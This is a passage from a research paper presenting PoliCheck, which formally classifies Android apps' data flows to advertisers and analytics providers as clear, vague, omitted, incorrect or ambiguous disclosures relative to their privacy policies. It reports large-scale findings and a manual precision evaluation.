We introduce a third pairing of conflicting policy statements called *flow-sensitive contradictions* (C_6 to C_{12} in Table 1). Flow-sensitive contradictions are a pair of policy statements with opposing sentiment, such that at least one of the data types or entities are semantically approximate to the other. Similar to logical contradictions, flow-sensitive contradictions result in an ambiguous policy when reasoning whether a specific data flow is disclosed. For example, consider we have the data flow (Flurry, advertising identifier) and the policy statements (analytic provider, collect, advertising identifier) and (advertiser, not_collect, advertising identifier). Since Flurry is both an advertiser and analytic provider, the policy is ambiguous with respect to this data flow.

Table 1: Types of conflicting policy statements in a privacy policy: narrowing definitions (N_{1-4}) and logical contradictions from PolicyLint [4], and flow-sensitive contradictions (C_{6-12}). C_{1-12} may lead to ambiguous policies.

Rule	Logic	Example*
N_1	$e_i \equiv_\varepsilon e_j \wedge d_k \sqsupset_\delta d_l$	(Flurry, collect, Dev Info) (Flurry, not_collect, IMEI)
N_2	$e_i \sqsubset_\varepsilon e_j \wedge d_k \sqsupset_\delta d_l$	(Flurry, collect, Dev Info) (Advertiser, not_collect, IMEI)
N_3	$e_i \sqsupset_\varepsilon e_j \wedge d_k \equiv_\delta d_l$	(Advertiser, collect, IMEI) (Flurry, not_collect, IMEI)
N_4	$e_i \sqsupset_\varepsilon e_j \wedge d_k \sqsupset_\delta d_l$	(Advertiser, collect, Dev Info) (Flurry, not_collect, IMEI)
C_1	$e_i \equiv_\varepsilon e_j \wedge d_k \equiv_\delta d_l$	(Flurry, collect, IMEI) (Flurry, not_collect, IMEI)
C_2	$e_i \equiv_\varepsilon e_j \wedge d_k \sqsubset_\delta d_l$	(Flurry, collect, IMEI) (Flurry, not_collect, Dev Info)
C_3	$e_i \sqsubset_\varepsilon e_j \wedge d_k \equiv_\delta d_l$	(Flurry, collect, IMEI) (Advertiser, not_collect, IMEI)
C_4	$e_i \sqsubset_\varepsilon e_j \wedge d_k \sqsubset_\delta d_l$	(Flurry, collect, IMEI) (Advertiser, not_collect, Dev Info)
C_5	$e_i \sqsupset_\varepsilon e_j \wedge d_k \sqsubset_\delta d_l$	(Advertiser, collect, IMEI) (Flurry, not_collect, Dev Info)
C_6	$e_i \equiv_\varepsilon e_j \wedge d_k \approx_\delta d_l$	(Flurry, collect, Dev Info) (Flurry, not_collect, Track Info)
C_7	$e_i \sqsubset_\varepsilon e_j \wedge d_k \approx_\delta d_l$	(Flurry, collect, Dev Info) (Advertiser, not_collect, Track Info)
C_8	$e_i \sqsupset_\varepsilon e_j \wedge d_k \approx_\delta d_l$	(Advertiser, collect, Dev Info) (Flurry, not_collect, Track Info)
C_9	$e_i \approx_\varepsilon e_j \wedge d_k \equiv_\delta d_l$	(Analytic, collect, IMEI) (Advertiser, not_collect, IMEI)
C_{10}	$e_i \approx_\varepsilon e_j \wedge d_k \sqsubset_\delta d_l$	(Analytic, collect, IMEI) (Advertiser, not_collect, Dev Info)
C_{11}	$e_i \approx_\varepsilon e_j \wedge d_k \sqsupset_\delta d_l$	(Analytic, collect, Dev Info) (Advertiser, not_collect, IMEI)
C_{12}	$e_i \approx_\varepsilon e_j \wedge d_k \approx_\delta d_l$	(Analytic, collect, Dev Info) (Advertiser, not_collect, Track Info)

*$P = \{(e_i, \text{collect}, d_k), (e_j, \text{not_collect}, d_l)\}$, $f = (Flurry, IMEI)$

Before defining our flow-to-policy consistency model, we define three filters on the set policy statements in a policy. These filters simplify the notation used to formally describe the five disclosure types. The following discussion assumes the analysis of an individual application, and each disclosure is described with respect to a specific data flow f. Applications may have multiple data flows. Furthermore, each appli-

cation has a set of policy statements P.

Definition 3.8 (Contradicting Policy Statements)**.** Let P be a set of policy statements (Definition 3.2). P_C is the set of policy statements $p \in P$ for which there exists a $p' \in P$ such that p and p' have a logical contradiction (C_{1-5}) or a flow-sensitive contradiction (C_{6-12}).

Definition 3.9 (Narrowing Definition Policy Statements)**.** Let P be a set of policy statements (Definition 3.2). P_N is the set of policy statements $p \in P$ for which there exists a $p' \in P$ such that p and p' have a narrowing definition (N_{1-4}).

Definition 3.10 (Flow-Relevant Policy Statements)**.** Let P be a set of policy statements (Definition 3.2) and f be a data flow (Definition 3.1). P_f is the set of policy statements in P that are relevant to the data flow f. More specifically, $P_f = \{p \mid p \in P \wedge f.d \sqsubseteq_\delta p.d \wedge f.e \sqsubseteq_\varepsilon p.e\}$.

3.3.1 Flow-to-Policy Consistency

Using the above definitions, we can now define flow-to-policy consistency. As discussed in Section 2, there are two types of consistent disclosures: clear disclosures and vague disclosures. We now formally define flow-to-policy consistency and the two types of disclosures, as well as a vagueness metric to help quantify the significance of vague disclosures.

Definition 3.11 (Flow-to-Policy Consistency)**.** A data flow f is consistent with an application's privacy policy P if and only if $\exists p \in P_f$ such that $p.c = \text{collect} \wedge \nexists p' \in P_f$ such that $p'.c = \text{not_collect}$.

Definition 3.12 (Clear Disclosure)**.** An application's privacy policy has a *clear disclosure* of a data flow f if there exists a collect policy that uses terms of the same semantic granularity for both data type and entity, *and* there does not exist a conflicting not_collect policy for the data type and entity. More specifically, there is a clear disclosure of f if and only if $\exists p \in P_f$ such that $p.c = \text{collect} \wedge f.d \equiv_\delta p.d \wedge f.e \equiv_\varepsilon p.e$ and $\nexists p' \in P_f$ such that $p'.c = \text{not_collect}$.

Definition 3.13 (Vague Disclosure)**.** An application's privacy policy has a *vague disclosure* of a data flow f if there does not exist clear disclosure, but there does exist a collect policy using a broader semantic granularity for either the data type of entity, and there does not exist a conflicting not_collect policy for the data type and entity. More specifically, there is a vague disclosure of f if and only if $\nexists p \in P_f$ such that $p.c = \text{collect} \wedge f.d \equiv_\delta p.d \wedge f.e \equiv_\varepsilon p.e$ and $\exists p' \in P_f$ such that $p'.c = \text{collect} \wedge f.d \sqsubseteq_\delta p'.d \wedge f.e \sqsubseteq_\varepsilon p'.e$ and $\nexists p'' \in P_f$ such that $p''.c = \text{not_collect}$.

A data flow with a vague disclosure is not necessarily bad. However, if the terms in the matching policy statement are too broad, the disclosure may not be meaningful to the user. For example, the policy statement (third-party, collect, personal data) is considerably more vague than (AdMob, collect, advertising identifier) to describe the data flow (AdMob, advertising identifier). As vagueness is subjective, we do not seek a binary classification (e.g., weak violations [29]). Instead, we provide a quantitative metric [0.0-1.0] to rank and compare statements in terms of vagueness. A higher value indicates greater vagueness.

Our metric calculates a tuple for vagueness of a flow f's disclosure via a policy statement p using the ontological distances, with values for both data type and entity. Since the magnitude of ontological distances can vary, we normalize the ontological distance to allow ranked comparisons.

Definition 3.14 (Vagueness Metric)**.** The vagueness of a flow f by a policy statement p is represented by $(\hat{\Delta}_\varepsilon(f.e, p.e), \hat{\Delta}_\delta(f.d, p.d))$.

Note that the vagueness metric allows reasoning in two-dimensions (i.e., entity and data type). We observed that reasoning in two-dimensional space increased utility of the metric for triage in comparison to reducing the metric to one-dimension by averaging of summing the scores. For example, if averaging or summing, the tuples (anyone, collect, device information) and (advertising network, collect, information) would have the same vagueness score for the flow (AdMob, Ad ID). In this case, consider an analyst wants to identify which applications are not discussing entities overly broad when disclosing data sharing practices. A one-dimensional reduction would require additional filtering based on the result, but the two-dimensional vagueness metric directly supports such triage approaches.

3.3.2 Flow-to-Policy Inconsistency

A data flow is inconsistent with the privacy policy if it does not satisfy the above consistency conditions. We define three types of disclosures that represent flow-to-policy inconsistency: omitted disclosures, incorrect disclosures, and ambiguous disclosures.

Definition 3.15 (Omitted Disclosures)**.** An application's privacy policy has an *omitted disclosure* of a data flow f if it does not include either collect or not_collect statements at any semantic granularity for the flow's data type and entity. More specifically, there is an omitted disclosure of f if and only if $P_f = \emptyset$.

Definition 3.16 (Incorrect Disclosure)**.** An application's privacy policy has an *incorrect disclosure* of a data flow f when the policy states that it does not collect or share the data type. More specifically, there is an incorrect disclosure of f if and only if $\forall p \in P_f, p.c = \text{not_collect}$ or $(P_f \neq \emptyset \wedge P_f \cap P_N \neq \emptyset \wedge P_f \cap P_C = \emptyset)$.

Note that incorrect disclosures include narrowing definitions, because they represent an unambiguous case where a

policy has relevant flows with both collect and not_collect sentiment. Since narrowing definitions have not_collect sentiment for the more specific type, a matching data flow represents an incorrect disclosure.

Definition 3.17 (Ambiguous Disclosure)**.** An application's privacy policy has an *ambiguous disclosure* of a data flow f when it contains contradicting statements about the data flow. More specifically, there is an ambiguous disclosure of f if and only if $P_f \cap P_C \neq \emptyset$.

4 Design

The core contribution of this paper is our formalization and enhancement of flow-to-policy consistency analysis with the knowledge of which entities collect information. Determining the type of disclosure (Section 3) for each observed flow requires both dynamic analysis of applications and natural language processing of application privacy policies. We chose dynamic analysis over static analysis, because it provides (1) evidence that the flow occurs (some ad libraries use server-side configuration to determine what data types to collect), and (2) the network destination of the flow. As dynamic analysis of Android apps has received significant treatment in literature, we build upon AppCensus [6], which is the latest state-of-the-art for dynamically performing privacy analysis. Similarly, for processing privacy policies, we build on top of PolicyLint [4], which enhances prior approaches by extracting entities, as well as negative sentiment statements. PoliCheck's implementation primarily consists of our formalization provided in Section 3. The remainder of this section describes the components required to transform data flows and policy statements into our logical representation.

Data Flow Extraction: AppCensus [6] identifies privacy sensitive data flows in Android apps using the approach proposed by Reyes et al. [27]. In particular, Reyes et al. instrument the Android operating system to log access to sensitive resources and use the Android VPN API to intercept and log network traffic (including installing a root certificate to decrypt TLS traffic). They exercise the application with Monkey [5] and collect both the system and network logs. Next, they identify the privacy-sensitive data values from the system logs in the network traffic logs by using value-matching along with a set of heuristics to detect encodings of the data, such as base64 or hashing algorithms. The data flows reported by AppCensus are a tuple, (destination domain/IP address, data type). For example, the data flow discussed in Section 2.1 is represented as (`cdp.cloud.unity3d.com`, advertising identifier). Table 2 shows the complete list of data types tracked via dynamic analysis within this study.

Domain-to-Entity Mapping: While data flows are represented as a type of data being transmitted to a domain or IP address, privacy policies discuss data flows using terms for entities instead of domains (e.g., `cdp.cloud.unity3d.com` could be referred to as "Unity" within the privacy policy). Therefore, PoliCheck must map domain names to entities so that data flows conform to Definition 3.1. Note that for the data flows that had only IP addresses without domain names, we first perform a reverse-DNS search to try to resolve the IP address as a domain name. If we could not resolve a domain name, we discard the data flow from the data set.

Table 2: Data types tracked via dynamic analysis

Data Types
name, location, phone number, email address, IMEI, Wi-Fi MAC address, Ad ID, GSF ID, Android ID, serial number, SIM serial number

We curated a list of 144 advertisers and 40 analytics providers on the Google Play store from `AppBrain.com`. This list included the primary website for each organization. We manually produced a supplementary set of terms based on organization names to search our set of domain names with. After obtaining a list of potential domain names for each organization by keyword matching our search terms, we manually culled incorrect or irrelevant domain names. This resulted in a set of domain names for the top analytics and advertising organizations on Google Play.

Entity First-Party Classification: Determining which network domain is the first-party of a given application requires careful consideration. First, we check if reversing the second-level domain name of the network destination domain matches the beginning of the application's package name. For example, if the flow (advertising identifier, `analytics.mobile.walmart.com`) occurs in the app `com.walmart.android`, we mark the flow as a first-party flow, as reversing `walmart.com` results in `com.walmart`, which matches the beginning of the package name. Similarly, we check if the second-level domain name of the link to the application's privacy policy matches the root domain of the destination domain. For example, the privacy policy of the Walmart application is located at `https://corporate.walmart.com/privacy-security/walmart-privacy-policy` and the destination domain is `analytics.mobile.walmart.com`. Since the second-level domain name of the privacy policy (`walmart.com`) matches the second-level domain name domain of the destination domain is `walmart.com`, we mark the flow as first-party.

Sharing and Collection Statement Extraction: PoliCheck uses the policy statements output by PolicyLint [4]. PolicyLint uses sentence-level natural language processing to extract sharing and collection statements from privacy policies while capturing the entities and data types involved along with the sentiment of the statement. PolicyLint outputs policy statements as defined by the form in Definition 3.2.

Data Type and Entity Ontology Extension: We extended PolicyLint's ontologies to include all of the data types involved in data flows and all of the entities identified when constructing the domain-to-entity mapping. We begin by prun-

Table 3: Data Flows and Apps for each Disclosure Type

		Clear	Vague	Omit.	Incorr.	Ambig.
First	*Flows*	215	2,196	197	16	390
	Apps	205	1,589	146	9	244
Third	*Flows*	6	24,434	12,395	2,209	3,573
	Apps	6	7,105	4,582	779	990
Total	*Flows*	221	26,630	12,592	2,225	3,963
	Apps	211	7,885	4,659	788	1,193

ing PolicyLint's ontologies to remove nodes and edges that did not reach a data type or entity node in the data flows. For all missing data types and entities, we manually added them to their corresponding ontology and added edges. Finally, we extended PolicyLint's synonym list by searching policy statements using keywords for entity names and data types. For example, extended the synonym list for "advertising network" by searching the policy statements for "advertising".

Consistency Analysis: PoliCheck uses the data flows and policy statements from the prior steps to perform flow-to-policy consistency analysis. To do so, we implemented the consistency model logic defined in Section 3.

5 Consistency Characterization

Our primary motivation for creating PoliCheck was to analyze whether applications are disclosing their privacy-sensitive data flows in their privacy policies, especially for third-party sharing. In this section, we use PoliCheck to perform a large-scale study of analyzing the consistency of 45,603 data flows from 13,796 unique Android applications and their corresponding privacy policies.

Dataset Selection: To select our dataset, we began by scraping the top 100 free applications ("topselling_free" collection) across Google Play's 35 application categories in February 2019. We enhanced the dataset with an additional 42,129 randomly selected Android applications from AppCensus. Any overlaps between the two datasets were resolved by only analyzing the latest version. For each application, we downloaded the data flows from AppCensus and downloaded the HTML privacy policies from the developer's website via the link on Google Play. We excluded applications that did not have any data flows reported by AppCensus (23,488 apps). We also excluded applications whose privacy policies were not successfully downloaded (e.g., 404 errors, links to homepages) or were not written in English based on Python's `langdetect module` (6,039 apps). We also excluded data flows that did not map to nodes in our entity ontology, which resulted in a final data set of 13,796 applications with 45,603 data flows.

5.1 Consistency Analysis

We extracted sharing and collection statements from 94.4% (13,021/ 13,796) of privacy policies. From those policies, 218,257 policy statements were extracted from 48,831 sentences that were identified as a sharing or collection sentence, such that 7,526 had negative sentiment and 210,731 had positive sentiment. 31.2% (4,299/ 13,796) of policies had at least one negative sentiment policy statement and 92.6% (12,779/ 13,796) of policies had at least one positive sentiment policy statement. The policy statements discussed 34 distinct granularities of data types and 52 distinct granularities of entities. In total, there were 412 unique policy statement tuples.

For the 45,603 data flows across the 13,796 applications, there were 13 unique data types transmitted to 2,243 unique domains. The 2,243 domains were resolved to 112 unique entities. In total, there were 364 unique data flow tuples. Overall, Ad IDs were the most frequently transmitted data type, which accounted for 26,628 data flows to 100 unique entities across 11,585 applications. Across all of the flows, Unity was the most common recipient, which accounted for 6,270 data flows containing 6 unique data types across 4,381 applications.

We ran PoliCheck on the dataset and the raw statistics from analysis are listed in Table 3. We find that 42.4% of applications contain at least one omitted disclosure or incorrect disclosure, which the data flow is not disclosed by the policy or is in direct conflict with statements in the policy. We presented various case studies found by PoliCheck in Section 2. Section 6 provides additional case studies. The remainder of this section discusses the findings made possible by PoliCheck.

Note that, in this study, we consider all device IDs to be personally identifiable information (PII). Device IDs are classified as PII under GDPR [3] and CCPA [1], as they are generally used for tracking and attribution. Ad IDs were initially introduced as a pseudonymous identifier to be used to track users instead of collecting persistent identifiers, such as Android IDs, IMEI, and email addresses. However, we find that 74.7% of entities that receive Ad IDs also receive a persistent identifier. Therefore, we also consider Ad IDs to be PII, because mixing them with persistent identifiers nullifies their originally intended properties since they lose the property of non-persistence and tracking can be bridged across resets. We find that 11,589 applications send this unique identifier to third-parties, which is then linkable to users' email addresses, other device identifiers, and other sensitive information.

Finding 1: *Only 0.5% of data flows were explicitly discussed by sentences within the privacy policy in terms of the exact entity and exact data type*. In total, only 223 data flows were classified as clear disclosures. Figure 2 shows the number of clear disclosures for each of the data flow tuples. The hatched sections denote that there were no transmissions of that specific data type to that entity in the entire dataset. While third-parties account for 42,592 of the total data flows, only 7 data flows were classified as clear disclosures. As we discuss in Finding 2, this is likely due to the fact that policies are being vague about third-party disclosures.

In contrast, applications were more likely to clearly dis-




Figure 2: Clear Disclosure HeatMap - Policies are clearer about the first-party receiving a specific data type than a third-party doing so.




Figure 3: Vague Disclosure Heatmap - Policies often discuss the sharing of Android and advertising IDs in vague terms.

close their first-party data flows (216 data flows across 206 apps). The most commonly disclosed first-party flow involved location data, which was clearly discussed for 81 data flows. However, as there were over 282 instances of first-parties collecting location data, this only accounts for 28.7% (81/ 282) of first-party data flows involving location. Similarly, IMEIs are the second most frequent clear disclosure with 41 data flows, but still only accounted for 12.1% (41/339) of total first-party data flows. The low rate of clear disclosure indicates that privacy policies are not explicitly discussing the types of data that they collect and with whom they share it.

Finding 2: *49.5% of applications are disclosing their third-party sharing practices using vague terms*. In total, 54.9% (23,367/ 42,592) of third-party flows were disclosed using vague terms to refer to the entity, the data type, or both. Figure 3 shows the number of vague disclosures for each of the data flow tuples with the 8 most common third-party entities. The hatched sections denote that there were no transmissions




Figure 4: Vagueness Score Scatter Plot - Policies are likely to use vague terms to describe both data types and entities.

of that specific data type to that entity in the entire dataset. Ad IDs and Android IDs accounted for 50.2% (21,363/ 42,592) of the vague disclosures for third-party flows. Ad IDs and Android IDs were disclosed 40.7% of the time by the policy statement (third-party, collect, personally identifiable information) and 25.2% of the time by (third-party, collect, information).

The vagueness of these policy statements does not provide transparency to the wide-range of advertisers and analytics providers that this information is being sent to. As shown in Figure 3, Crashlytics and Unity3d were the most frequent entities of data flows that were classified as vague disclosures. Crashlytics is an analytics provider owned by Google and Unity3d provides a game engine to developers, but also provides advertisements and analytics. In particular, data flows to Crashlytics and Unity3d accounted for 7.4% of third-party vague disclosures (3,131/ 42,592). These entities were discussed as third-parties in 80.7% (2,528/ 3,131) and 72.9% (2,142/ 2,938) of the time, respectively.

Figure 4 shows a graphical representation of the frequency of policy consistency vagueness. Note the root node of the data vagueness is the term “information” while the root node of the entity vagueness is “anyone.” The data vagueness score of around 0.5 generally represents terms such as “personally identifiable information,” “device information,” or “user information.” The entity vagueness score of around 0.67 generally represents the term “third-party” while 0.5 represents terms such as “advertising network” or “analytic provider.” Therefore, in general, third-party data flows are most frequently described in vague terms for both entities and data types. As the corners of the figure are relatively sparse, it means that if the policy is discussing the entity vaguely then they are likely discussing the data type vaguely. Further, the fact that “third-party” is the most commonly used term to discuss entities, it raises concerns that applications are not complying to the GDPR’s mandate on specificity of disclosures.

Figure 5 shows the CDF of the number of unique entities and data types involved within third-party vague disclosures per application. In total, around 80% of the applications with




Figure 5: It is feasible for developers to convert vague disclosures to clear disclosures.

third-party vague disclosures contain 4 or fewer unique entities within its data flows. Further, 97.8% of applications with third-party vague disclosures contain 3 or fewer unique data types within its data flows. Therefore, it is largely feasible that developers explicitly disclose the exact data types being shared with the exact entities (clear disclosures) As the developers disclosed the behaviors within the privacy policy, albeit vaguely, they are likely aware that the third-party libraries collect some data. However, it is unknown whether developers are using vague terminology due to not understanding the scope of data collection or whether they do not understand the importance of clear disclosures. Determining the root cause for vague disclosures is left as future work.

Finding 3: *11.6% of applications are disclosing their first-party collection practices using broad terms*. In total, 73.4% (2,211/ 3,011) of first-party flows were disclosed using vague terms to refer to the data type. The right column in Figure 3 shows the distribution of vague disclosures for first-parties. Android IDs accounted for 41.8% (925/ 2,211) of the first-party vague disclosures. Similar to the case for third-parties, these flows were most commonly disclosed as the policy tuple (we, collect, personally identifiable information). Surprisingly, they were only disclosed by the terms "device identifiers" or "identifiers" in 20.8% of the flows (192 / 925). A similar trend follows for first-party collection of Ad IDs and IMEIs. In total, 97.7% of the applications with first-party vague disclosures contain 3 or fewer unique data types within its data flows. Therefore, it is also feasible that developers explicitly disclose the exact data types that they collect (i.e., clear disclosures).

Finding 4: *719 applications make incorrect statements about their data practices*. PoliCheck identified that 719 applications contained incorrect disclosures. These applications consisted of 4.2% (1,930/ 45,603) of the data flows. Figure 6 shows that the most frequent incorrect disclosures involved sharing Ad IDs and Android IDs with Crashlytics (15.7%: 303/ 1,930), Unity3d (13.7%: 264/ 1,930), and Flurry (9.6%: 185/ 1,930). The policy statement (third-party, not_collect, personally identifiable information) accounted for 63.4% disclosures for these cases.

Finding 5: PoliCheck *identified 31.1% (14,409/45,603) of data flows as omitted disclosures*. Of the 14,409 omitted disclosures, 208 were first-party flows and 14,201 involved third-parties. As shown in Figure 7 only 6.9% (208 / 3,011) of first-party flows were not disclosed. The 3 most frequently omitted data types for first-party flows were Android IDs (78/208), Ad IDs (50/208), and the device IMEI (30/208).




Figure 6: Incorrect Disclosure Heatmap - PoliCheck identified 1,912 incorrect disclosures across 719 applications




Figure 7: Omitted Disclosure Heatmap - Applications often do not disclose sharing Android and Ad IDs with third-parties. This may be due to the perception that such collection is implied when they disclose that they use an advertiser.

For third-party flows, Figure 7 shows that sharing both Android IDs and Ad IDs with Crashlytics and Unity3d accounted for 27.8% (3,168/11,398) and 24.7% (2,810/11,398) omitted disclosures, respectively. Further, sharing AD IDs with Facebook accounts for 15.8% (1,798/11,398) of third-party omitted disclosures. It is surprising that Crashlytics collects Android IDs, as they are a subsidiary of Google, and using persistent hardware identifiers is against Google's outline for the best practices on collecting unique identifiers.

The significant number of omitted disclosures raises the following two questions. First, do developers understand the types of data that are actually being collected when they in-




Figure 8: Ambiguous Disclosure Heatmap - Privacy policies are often contradictory when they discuss the sharing of Android and advertising IDs.

clude a third-party SDK into their application? Second, do developers know that they are responsible for disclosing such behaviors in their privacy policy? We leave the exploration of these questions as future work. Note that in comparison to other disclosure types, POLICHECK has lower precision for detecting omitted disclosures. We discuss this in detail in Section 5.2 and provide a case study that they may also be used as indicators for policies that are difficult to comprehend.

Finding 6: *7.6% of applications have ambiguous privacy policies*. In total, 7.6% (3,463/ 45,603) of data flows were classified as ambiguous disclosures, which occurred across 7.6% (1,101/ 13,796) of applications. As shown in Figure 8, Android IDs and Ad IDs are involved in 88.8% (3,074/ 1,101) of ambiguous disclosures. In total, C_1 contradictions were the most common type whose policy statements both state that they do and do not collect information at the same semantic granularity, which accounted for 1,618 types of ambiguous disclosures. For example, on such example is a children's application called "MiraPhone - Kids Phone 4-in-1 apk" (`com.gokids.chydofon`). This application collects the user's Android ID, but the privacy policy explicitly states, "We DO NOT collect your unique identificator [sic]," and also states "Anonymous identifiers, we use anonymous identifiers when you interact with services, such as advertising services and others." These two statements are contradictory policy statements and it is unclear what the correct interpretation of the policy should be.

Finding 7: *Only 2.7% of applications may not be sharing data with third-parties*. In total, only 4.5% (622/13,796) of applications in our dataset did not contain any data flows to third-parties in the observed client-side behavior. 60.0% (373/622) of those applications did not contain statements that disclosed that data may be shared with third-parties. Therefore, assuming that their privacy policy accurately reflects server-side behaviors, only around 2.7% (373/13,796) of applications are not sharing data with third-parties. While the other 40% (249/622) of applications did not contain any data flows to third-parties in the observed client-side behavior, their privacy policy contained statements that disclosed potential third-party sharing. This property may indicate that the data collected within first-party flows may flow to third-parties server-side. For example, we found that 35 applications contained first-party flows collecting a wide-range of data (e.g., location (22 apps), phone number (6 apps), email address (2 apps), applications installed (1 app), Ad IDs (3 apps), and various identifiers (3)). Their privacy policy states that they share data that subsumes the data from a first-party flow to "third-parties," which permits server-side sharing of such data.

5.2 Evaluation

In this section, we present our evaluation of POLICHECK and additional findings from our evaluation. First, we manually validate a random selection of 153 data flows across 151 applications and show that POLICHECK has a 90.8% precision. Second, we perform a sensitivity analysis on POLICHECK's consistency model and show that POLICHECK's entity-sensitive model vastly outperforms entity-insensitive models. The remainder of this section describes these experiments.

5.2.1 POLICHECK's Performance

To evaluate the precision of POLICHECK, we manually validate a subset of data flows. Note that we do not evaluate ambiguous disclosures, as attempting to resolve ambiguity injects annotator bias into the evaluation. For the remaining disclosure types, we randomly select up to 5 data flows for each data type, such that the first-party and third-party data flows are proportionate to the disclosure type's population. Our dataset consists of 180 data flows across 166 apps.

Validation Methodology: For validation, one-of-three authors began by reading through the sentences that were extracted from each privacy policy to ensure correctness of policy statement extraction. If there was an error with policy statement extraction, we record the disclosure as a false positive and stopped analysis. For clear disclosures, vague disclosures, and incorrect disclosures, we locate the sentences in the policy and ensure that the sentence retains the same meaning in the context of the rest of the policy. For omitted disclosures, we read through the rest of the policy to determine if any statements disclose the data flow. If it is not apparent and there is any uncertainty, we mark the flow as "uncertain" to avoid bias. Note that we marked 27 flows as uncertain, resulting in 153 data flows across 151 applications

Results: POLICHECK achieves an overall 90.8% precision (139/153) for performing flow-to-policy consistency analysis. For identifying consistencies (i.e., clear disclosures and vague disclosures), POLICHECK had 86 true positives and only 4 false positives. For incorrect disclosures, POLICHECK had 35

true positives and 3 false positives.

For omitted disclosures, POLICHECK had 18 true positives and 7 false positives, which was primarily due to incomplete policy statement extraction. The main reason for incomplete policy extraction was that the information describing the sharing and collection practices spanned multiple sentences and sections of the policy. The policy did not make declarative statements on their collection and sharing practices. Understanding an entire document is beyond the current limits of NLP, but this stratification also leads to an important observation. The policies for the omitted disclosure false positives were generally more difficult to read than other policies, and often required a great deal of mental effort to understand. Therefore, these omissions can potentially be indicative of poor privacy policy interpretability. We explored this direction by analyzing a select number of applications with the greatest number of omitted disclosures in our data set.

Case Study: Omitted disclosures may also indicate confusing language in privacy policies: A popular game application with over 100M+ downloads called 'Ant Smasher by Best Cool & Fun Games," (`com.bestcoolfungames.antsmasher`) had 17 unique omitted disclosures. The application has an E rating, which means that it is marketed towards children, but yet it shares Ad IDs, Android IDs, and location data with advertisers and analytics providers. When validating these data flows, we found the following policy statement, which potentially discloses these practices albeit vaguely.

> *For instance, whenever you access and start to interact with our Apps, we are able to identify your IP address, system configuration, browser type and other sorts of information arising from your device. We may aggregate that data in order to improve our Apps and other services we provide, but we will not exploit it commercially or disclose it without your consent, except for third-party service providers in order to enable the existence of our Apps and the provision of our services.*

